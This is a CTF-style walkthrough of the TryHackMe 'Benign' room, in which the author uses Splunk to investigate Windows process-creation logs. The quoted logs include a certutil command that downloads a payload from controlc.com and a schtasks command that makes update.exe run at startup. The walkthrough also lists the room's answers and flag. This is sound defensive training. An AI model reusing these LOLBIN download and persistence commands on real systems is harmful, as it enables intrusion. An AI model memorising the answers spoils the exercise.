

## TryHackMe: Bengin

The following writeup covers the [Benign](#) room on TryHackMe. This room involves using Splunk to investigate process execution logs. It is an intermediate level room that I believe to be very beginner friendly. I really enjoyed this room and I hope you will too.


**Scenario:** One of the client's IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / schedule tasks were executed which confirmed the suspicion. Due to limited resource, we could only pull the process execution logs with event ID 4688 and ingested them into Splunk with the index win\_eventlogs for further investigation. About the network information:

The network is divided into three logical segments. It will help in the investigation:

- **IT Department:**
  - o James
  - o Moin
  - o Katrina
- **HR Department:**
  - o Haroon
  - o Chris
  - o Diana
- **Marketing Department:**
  - o Bell
  - o Amelia
  - o Deepak

## How many logs are ingested from the month of March, 2022?

To start off, navigate to the search and reporting app in Splunk and search for the win\_eventlogs index. Make sure to change the time to from March 2022 like as follows:



## Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?

To answer this question, we want to create a query that looks at the UserName field like as follows:

```


1 index="win_eventlogs"
2 | dedup UserName
3 | table UserName

```

✓ 11 events (3/1/22 12:00:00.000 AM to 7/20/24 12:00:00.000)

No Event Sampling ▼

Events   Patterns   **Statistics (11)**   Visualization

20 Per Page ▼    Format   Preview ▼

UserName ↕
Chris.fort
SYSTEM
deepak
Bell
James
Amelia
Moin
Katrina
Daina
haroon
Amel1a

We then need to compare these usernames against the list given at the start of this room. We can quickly determine that ‘Amel1a’ is the imposter account as it has replaced the ‘i’ with a ‘1’.

### Which user from the HR department was observed to be running scheduled tasks?

To find what user ran a scheduled task, we can create a query that looks for schtasks.exe in the logs of hosts related to the HR department like as follows:

```

1 index="win_eventlogs" HostName="HR_01" OR "HR_02" OR "HR_03" schtasks.exe
2 | table UserName CommandLine ProcessName

```

If you scroll down, you can see that the user Chris.fort has created a scheduled task for update.exe:

Chris.fort	/create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart	C:\Windows\System32\schtasks.exe
------------	--	----------------------------------

### Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host?

I’m sure there is a better way to do this, but I answered this question by slightly modifying the query used previously like as follows:

```
index="win_eventlogs" HostName="HR_01" OR "HR_02" OR "HR_03" *.exe  
| table Username CommandLine ProcessName
```

This will look for all logs matching the set requirements that have anything.exe within it. After looking through the logs, I identified a suspicious use of the certutil command which is the answer:

---

haroon	certutil.exe -urlcache -f - https://controlc.com/e4d11035	C:\Windows\System32\certutil.exe
	benign.exe	

We also know that the LOLBIN was used to download a payload from a file-sharing host so we could have also filter for https in the logs like as follows:

```
index="win_eventlogs" HostName="HR_01" OR "HR_02" OR "HR_03" *.exe AND https*  
| table Username CommandLine ProcessName
```

This narrows down the results to only 1 event which contains the answer.

**To bypass the security controls, which systems process (LOLBIN) was used to download a payload from the internet?**

Luckily for us, we can see the answer to this question in the output of the previous question:

---

```
C:\Windows\System32\certutil.exe
```

It used certutil.exe.

**What was the date that this binary was executed by the infected host? Format (YYYY-MM-DD)**

This is another easy question to answer, we can just search for the executable (benign.exe) which results in one event:

```
index="win_eventlogs" EventID="4688" benign.exe
```

```
3/4/22      { [-]
10:38:28.000 AM    Category: Process Creation
                  Channel: Windows
                  CommandLine: certutil.exe -urlcache -f - https://controlc.com
/e4d11035 benign.exe
                  EventID: 4688
                  EventTime: 2022-03-04T10:38:28Z
                  EventType: AUDIT_SUCCESS
                  HostName: HR_01
                  NewProcessId: 0x82194b
                  Opcode: Info
                  ProcessID: 9912
                  ProcessName: C:\Windows\System32\certutil.exe
                  Severity: INFO
                  SeverityValue: 2
                  SourceModuleName: eventlog
                  SourceModuleType: Win_event_log
                  SourceName: Microsoft-Windows-Security-Auditing
                  SubjectDomainName: cybertees.local
                  UserName: haroon
                  index: winlogs
}
```

The answer is 2022-03-04.

### Which third-party site was accessed to download the malicious payload?

We already know the answer to this question based off of the command line argument entered 3 questions ago:

CommandLine ↕

```
certutil.exe -urlcache -f - https://controlc.com/e4d11035 benign.exe
```

controlc.com is the answer.

### What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?

benign.exe (see the above questions).

The suspicious file downloaded from the C2 server contained malicious content with the pattern THM{.....}; what is that pattern?

For some reason cloudflare was blocking my request to access the website, meaning I was unable to get the flag , however, fortunately other people have down writeups so I found the answer that way:

THM{KJ&\*H^B0}

**What is the URL that the infected host connected to?**

<https://controlc.com/e4d11035> (see the above questions).

The Benign room on TryHackMe provides an insightful exercise into investigating process execution logs using Splunk. Through the various tasks, I was able to identify an imposter account, detect suspicious activities, and much more. It really helped me practice my Splunk skills, especially SPL. If you need any help with this room feel free to reach out to me.